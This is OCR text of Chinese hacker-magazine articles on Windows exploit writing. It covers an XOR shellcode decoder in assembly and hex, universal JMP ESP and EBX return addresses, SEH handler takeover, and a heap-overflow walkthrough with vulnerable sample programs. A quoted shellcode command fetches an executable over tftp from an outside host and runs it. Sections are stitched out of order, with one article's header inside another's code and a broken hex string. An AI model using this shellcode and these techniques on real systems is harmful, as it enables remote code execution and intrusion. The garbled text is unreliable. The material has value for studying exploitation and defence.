
由于固定了等价划分的标准是13，上面的程序可以帮助我们生成满足条件的异或字符（表示为a－m），剩下的工作是来看解码的部分如何手工的编写。

我们的个人计算机通常字长是32位的，也就是说是4个字节长，如果要依次与13个字符循环进行异或运算，除了比较通用的嵌套循环的方法外，我们可以单用一层循环（这样比较好控制），即把这13个字符拆成3个4字节长的整数和一个单字节的字符，每循环一次就用这些东西和编码后的ShellCode异或运算一次。

根据《定制自己的ShellCode》中所给的解码部分的模版，很容易写出解码部分如下：

```
_asm
{
   jmp short getaddr
dstart:
   pop ebx
   xor ecx, ecx
   mov cx, 0x112
   xor esi, esi
decode:
   xor DWORD ptr [ebx+esi], 0xD4FDFBE7
   add esi, 4
   xor DWORD ptr [ebx+esi], 0xFBE7FCF4
   add esi, 4
   xor DWORD ptr [ebx+esi], 0x61FA72F9
   add esi, 4
   xor [ebx+esi], 0xF4
   add esi, 1
   nop
   loop decode
   jmp short scstart
getaddr:
   call dstart
scstart:
```

读菜鸟版Exploit编写指南有感



文/图 王炜/ww0830

在看了第F.Zh写的《菜鸟版Exploit编写指南》后，觉得F.Zh写地非常好，深入浅出，步骤详尽，同时也加上了很多自己的经验在里面，是不可多得的经典文章。我看了文章后，利用那两篇文章介绍的方法实际测试了一些漏洞，一些能成功，一些不能成功，在这个过程中，自己也发现了一些问题和解决方法，写出来希望和大家一起进步。

```
        nop
    }
```

和以往一样，用一个Jmp和一个Call来获得编码后的ShellCode开始位置。CX是控制循环次数的，按道理最少应该是ShellCode的长度除以13，这里为了方便，就固定下来一个数字，ESI用来控制偏移量，也就是控制解码到了ShellCode的第多少个字符。后面从Decode，开始的段就是上面说的那种方法，依次与3个4字节长的整数和一个单字节的字符运算解码。值得注意的是，这里的操作数不是固定的，按照我们前面所述，这一串的操作数都是动态生成的，在编写程序的时候要动态的填入，所以这里先是随便写了一些数字，只要确定一下位置就可以。编译后可以收集一下，这一段代码的机器码就是：

```
"\xeb\x33\x5b\x33\xc9\x66\xb9\x12
\x01\x33\xf6\x81\x34
\x33\xe7\xfb\xfd\xd4\x83\xc6\x04\x81\x
34\x33\xf4\xfc\xe7\xfb\x83\xc6\x04\x81\
x34\x33\xf9\x72\xfa\x61\x83\xc6\
x04\x80\x34\x33\xf4\x83 \xc6\x01\x90\xe2\xd8\xeb\x0
5\xe8\xc8\xff\xff\xff";
```

4个需要动态确定的常量在这一段代码中的偏移分别是14、24、34和44。

写到这里发句牢骚（wtf：又来这招！忘了上次我坐T7特快追杀你的事了？！），Decode部分无疑是要精心构造的，但是这偏偏是一个非常费体力的活动，没有什么技巧，就是道理简单运算复杂。我在这里只是单纯给出这一段，因为方法前面已经反复说过，而且麻烦的是具体做起来是不可能手把手的去教。WTF叫我给录像，我的"个歪歪（请用扬州普通话读）"，我这么笨的菜鸟调一个ShellCode超过了8小时，且不说录像后的文件多大，录下来了是否有人看都是一个大大的问题——反正如果是我的话，有时间还不如去看三场电影（wtf：喂，火车北站吗？最近的T7是什么时候……）！

扯远了，言归正传。编码和解码的架子都已经搭好，剩下的就是组装，前面有了怎样计算那些个异或字符的代码片断，收集起来写到解码部分，解码部分就已经完整，为了方便调用起见，这个我写成了一个函数：

```
void MakeDecode(int i, int j, int k, unsigned char l)
{
        *(int*)(de+14) = i;
        *(int*)(de+24) = j;
        *(int*)(de+34) = k;
        *(de+44) = l;
};
```

3个变量i、j、k是头12个字符，l是最后一个字符，这个函数可以完成解码部分的填充工作，前面说到，计算出来的变量在Temps[]里面，拿出来调用这个函数即可。

ShellCode部分也要预先与Temps[]这个串异或运算以逃脱禁用的字符。这部分工作也是依据Temps[]来进行的，其实和解码部分的工作一模一样（说白了，就是因为相同的异或做两遍就还原了）。代码稍微长了点，好在算法比较容易，详细代码请查看光盘"源代码"栏目，按照文章名查找即可。。另外，这一段其实可以在计算Temps[]的过程中就做掉，不过为了便于理解，我将它们分开了。

说到这里这个算法差不多就已经算是完了，几个重点的问题已解决，只要把解码部分和编码后的ShellCode部分连接在一起就成功地完成了所有的任务。按照Main中的用法，就可以直接构造变态要求的Expoit。对于禁用字符的定义，在源代码的Badchar中给出了一些，你也可以在一定程度上进行修改，但是不要太过分了，太多字符不能出现的话，这个构造ShellCode的方法是会失败的。

在上一篇文章的最后我提到过这种方法，里面说的是倾向于标准为4或者是8的划分，想来是臆断了，实际的情况是这个数字通常在7到17之间。剩下没有解释的代码都很简单，大家可以直接拿来用而不用去管。其实这两篇文章都是关于ShellCode的一些想法和简单的算法，我也只是有点心得就写了出来，让高手见笑了。另外，如果你有什么更好的想法，也希望你能够写出来与我们共享。

PS：F.Zh这个名字被女友无情枪毙，以后这个系列就换成沙布拉尼尔为大家介绍了，可别忘了我哦，我还等着大家一起讨论文章呢！

第一个问题 JMP ESP地址的通用性问题

F.Zh在两篇文章中都强调JMP ESP的操作码在内存中的地址，它对版本是有依赖性的，并强调多一次机会放上两个版本的返回码，可以多一次成功的机会。

开始自己也是这么认为的，但后来偶然查到Lion公布了跳转到EBX的通用地址，也就是F.Zh文章中所说的0x7FFA1571，而且Lion后来也公布了JMP ESP的通用地址0x7ffa4512。

查到这个，心中狂喜！马上按F.Zh介绍的方法写出LSA的溢出程序，并放上0x7ffa4512作为跳转地址，然后测试了中文Windows 2000的所有SP版本，还有Windows XP和Windows 2003，发现都是有效的。因为这个地址会给大家很大的帮助，所以这里说说，作为F.Zh文章的补充吧。

第二个问题 可以利用jmp/call ebx的原理

F.Zh在讲用JMP ESP覆盖返回地址方法的时候写得很清楚了，建议大家仔细阅读 但在讲用"jmp / call ebx"覆盖异常的时候，F.Zh只是说I=2844的地方放"jmp / call ebx"，程序就会执行到I=2840，我们在I=2840的地方放"NOP/NOP/Jmp 4"，在I=2248放上我们的ShellCode，就可以完成跳转了！但自己心中就有个疑问，为什么执行"jmp /call ebx"会到前面4个字节呢？

后来查了大量资料和文章，发现机制原来是这样的，在用JMP ESP覆盖返回地址时，我们知道将会把返回地址覆盖成另一个地址，但如果是个无效的地址呢？那里指向的数据或许不能读，或许不能执行，又会怎么样呢？

相信大家都遇到过，那就是系统会弹出个对话框报错，我们点确定，就会终止运行。这是因为作为一个系统级的程序，内部有健全的出错处理机制。简单地说，如果运行时有错误产生，Windows就会跳到一个专门处理错误的地方，对应不同的错误执行不同的代码。上面执行的代码就是弹出对话框报错。Windows处理错误的机制如图1 所示。




图1

当有异常错误发生时，EIP指向图1的"处理程序地址"，而EBX自动为"下一处理地址"，这样就可以把异常处理地址连接起来，形成了一个异常处理串。所以这里我们故意把返回的地址覆盖成一个错误的地址，出错时，Windows就会跳到处理错误的入口，而EBX指向入口前4个字节的地方，我们在这里毫不客气地一起覆盖了！哈哈！情况变成如图2 所示的情况，当然就可以跳到ShellCode了，这就是接管异常，听起很有成就感吧？




图2

第三个问题 检查覆盖地址错误还是ShellCode被改变的方法

在第2篇文章中，F.Zh重点在于如何找到要覆盖地址的位置，方法很巧妙，也很实用，但只是在找到覆盖的地方后简单地附加上了现成的ShellCode。利用该方法，在实际的应用中常常不能一下就成功实现ShellCode的功能。

这可能有两个原因，一是覆盖地址不对，二是ShellCode中的一些字符被改变、截断，表现出来的情况就是完成不了我们想要的功能。在这种情况下，我们需要知道究竟是覆盖地址错误了，还是ShellCode被改变了？

在经过大量的测试后，自己发现一个很适合我们菜鸟的简单方法来判断，即在ShellCode的第一句添上"xeb\xfe"，即"jmp -1"这样一个死循环，不要小瞧它，在调试中是很有用的。我们运行写好的Exploit攻击程序，如果返回地址正确，那么就会跳入"\xeb\xfe"这句死循环中，我们调出SoftIce发现一直陷入这句指令不走了，然后对照跟在后面的ShellCode，看它是否和我们编写的一样，这样可以比较容易地发现问题。

如果发现没有陷入"\xeb\xfe"这句死循环，那可以肯定覆盖的地址是错的，需要重新定位覆盖点或换成通用的覆盖地址。举个实际的例子来说吧。

自己在利用ROOT的程序测试Foxmail的漏洞时就是用该方法来发现ROOT给的返回地址在自己的机子上是无效的，溢出后进入不了"\xeb\xfe"这句死循环，所以自己就换了一个返回地址，终于可以进入"\xeb\xfe"了，但还是完成不了功能，再对照ShellCode发现原来是"cmd /c tfpt -l 192.168.1.1 get abc.exe & abc.exe"这句中的"cmd /c"的"/"被替换了。知道问题就好办了，换了一个合要求的就可以了，呵呵。

有些时候经验是可遇不可求的，所以写出来希望对大家能有点帮助，自己就很高兴了（脚本小子：那么高兴，稿费就算了吧？）。

适合读者	漏洞研究员、入侵爱好者
前置知识	汇编代码阅读能力、溢出基本原理
难度等级	高

WTF: OYXin的《Windows HEAP溢出新技巧》这篇文章的目的是改进isno在《Windows下的HEAP溢出及其利用》一文中介绍的溢出利用方法。文章本身写得很好，方法也很实用，但可怜很多朋友连堆溢出的基本情况都不太清楚，更不用说利用方法的改进了。所以痛定思痛，还是先把Windows下堆溢出的基本原理搞明白，再进一步研究下去吧。



Windows下堆溢出初步

文/图 王炜、ww0830

首先说说闲话，我认为最好的学习方法是类比（对比），如果之前对新知识的相关背景有所了解，那学习起来会很快上手，而且很多思想和方法都可以借鉴以前的知识，所以前辈们一再强调基本功的重要性，比如算法、数据结构等，都是这个原因。所以，我们菜鸟们也用类比的方法来学习堆溢出吧！

堆栈溢出利用原理

和什么知识对比好呢？如果是溢出，那当然是和Windows下的堆栈溢出作对比最好了。堆栈溢出和堆溢出，只相差一个字，但内容可完全不同。在本书中，有很多介绍堆栈溢出的文章，特别是F.Zh的文章，简直是把Windows下堆栈溢出的教程提高到了一个前所未有的高度，那我们就参照F.Zh的堆栈溢出文章，来学习Windows下的堆溢出吧。

从F.Zh的文章中，我们可以总结出堆栈利用的3大步骤。

1. 返回点的定位。F.ZH在它经典的《菜鸟版Exploit编写指南之一》中详细地讲述了利用报错对话框精确定位溢出返回点的方法。

2. ShellCode的编写。Shell最先指人机交互的界面，而这里Shellcode不仅仅指交互了，而是指可以是实现任意功能的代码，网上有很多现成的ShellCode，直接拿来使用就可以了。

3. 跳转到ShellCode。当然就是把返回点覆盖成Jmp esp的地址，或者是把异常处理点覆盖成Call ebx或者Pop pop ret的地址了。

从上面3点，可以得知堆栈溢出利用的示意图如图1所示。

函数返回后，EIP就指向Jmp esp，而ESP指向ShellCode。计算机不知道EIP被我们覆盖，继续往下执行——就是EIP指向的Jmp esp指令，那就会跳到Esp指向的ShellCode中，从而达到执行我们任意功能代码的目的。

如果上述的几点还有什么不懂的地方，大家可以再

```
无用字符填充                    覆盖返回点      ShellCode
|---------------------|  |------------|  |-------
AAA……………    AAAA  JMP ESP的地址  SSSSSSS
```

图1

翻翻F.Zh在黑防上的Exploit系列文章，我们从这3点来看看堆溢出的原理和利用。

首先看看一个很简单的有堆溢出问题的程序Vul1.c。

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
char mybuf[] = "ww0830";
int main (int argc, char *argv[])
{
        HANDLE hHeap;
        char *buf1, *buf2;
        //我们自己建立一个HEAP
        hHeap = HeapCreate
(HEAP_GENERATE_EXCEPTIONS, 0x10000, 0xfffff);
printf("mybuf addr = %p\n",mybuf);
        //动态分配buf1
        buf1 = HeapAlloc(hHeap, 0, 200);
        strcpy(buf1,mybuf);
        printf("buf1 = %s\n",buf1);
        //动态分配buf2
        buf2 = HeapAlloc(hHeap, 0, 16);

        HeapFree(hHeap, 0, buf1);
        HeapFree(hHeap, 0, buf2);
        return 0;
}
```

稍微解释一下该程序：首先建立一个HEAP，以免破坏进程默认HEAP；然后动态分配200字节的buf1，并把

Mybuf数组的内容拷贝给它;接着分配Buf2,最后把Buf1和Buf2释放掉后就退出了。为了便于演示定位,我们还把Mybuf数组的地址打印了出来。

在Mybuf数组很小的时候,程序没有任何问题,我们用VC按照Release方式编译,并在命令行下运行,程序就会打印出Mybuf地址和Buf1内容,然后安全退出,如图2 所示。




图2

小提示 Debug版的程序与实际运行程序的内存结构是不同的,所以上面的程序要用VC按照Release方式编译,并在命令行下运行它,记得不要在MSDEV中调试运行。在VC下生成Release版的方法是选择菜单栏"编译"→"放置可远程配置",然后在弹出的"活动工程配置"中选择"Win32 RELEASE",这样生成的程序就会在Release目录下,并且是发布版本;也可以在工具栏的"Select Active Configurature"框中直接选择生成Release版,如图3所示。




图3

然后我们稍微改变一下程序,只是加长Mybuf的长度,变为240个A,具体代码参看Vul2.c。重新生成Release版的程序后,在命令行下运行它。看,出现报错对话框了,内容为"'0x77fcb3f5'指令引用的'0x41414141'内存。该内存不能为'written'。"0x41就是大写字母A的16进制码。呵呵,你是否联想起了堆栈的溢出呢?不过在这里,Buf1是动态分配的,所以是在堆中发生了溢出。如图4 所示。




图4

从刚才的测试中,我们看到了程序存在着溢出问题,接下来尝试利用它吧,方法嘛,就是堆栈溢出的标准3大步骤啦。

溢出点的定位

采用F.Zh经典的对话框报错定位大法,可以很巧妙地得到溢出点的位置。如果有所遗忘的话,我们在这里复习一下。

首先改变程序,把Mybuf数组填充的方法改变一下,改变的程序为Vul3.c。我们把Mybuf数组的填充方法替换为:

```
for(i=0; i<240; i++)
    {
     mybuf[i] = 100 + i % 10;
    }
```

重新生成程序并在命令行下执行,这下报错框成了"'0x77fcb3f5'指令引用的'0x69686766'内容,该内存不能为written",如图5所示。




图5

我们记下这个数字,看来这次是'0x69686766'覆盖到了溢出点。我们再把Mybuf[i] = 100 + i % 10的取余数改为整除,得到程序Vul4.c。

```
for(i=0; i<240; i++)
    {
     mybuf[i] = 100 + i / 10;
    }
```

执行Vul4,这次出现的错误框成了"'0x77fcb3f5'指令引用的'0x79797979'内容,该内存不能为written",如图6所示。

